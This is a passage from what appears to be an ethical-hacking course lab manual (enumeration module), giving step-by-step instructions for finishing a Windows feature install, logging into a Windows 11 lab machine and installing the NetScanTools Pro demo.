


Module 04 – Enumeration

7. In the **Features** section, click **Next**. The **Confirmation** section appears; click **Install** to install the selected features.



8. The features begin installing, with progress shown by the **Feature installation** status bar. When installation completes, click **Close**.



9. Switch to the **Windows 11** virtual machine.
10. By default, **Admin** user profile is selected, type **Pa\$\$w0rd** in the **Password** field and press **Enter** to login.

Note: If **Welcome to Windows** wizard appears, click **Continue** and in **Sign in with Microsoft** wizard, click **Cancel**.


Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.

11. Navigate to **E:\CEH-Tools\CEHv12 Module 03 Scanning Networks\Scanning Tools\NetScanTools Pro** and double-click **nstp11demo.exe**.

Note: If a **User Account Control** pop-up appears, click **Yes**.


12. The **Setup - NetScanTools Pro Demo** window appears, click **Next** and follow the wizard-driven installation steps to install **NetScanTools Pro**.

Note: If a **WinPcap 4.1.3 Setup** pop-up appears, click **Cancel**.

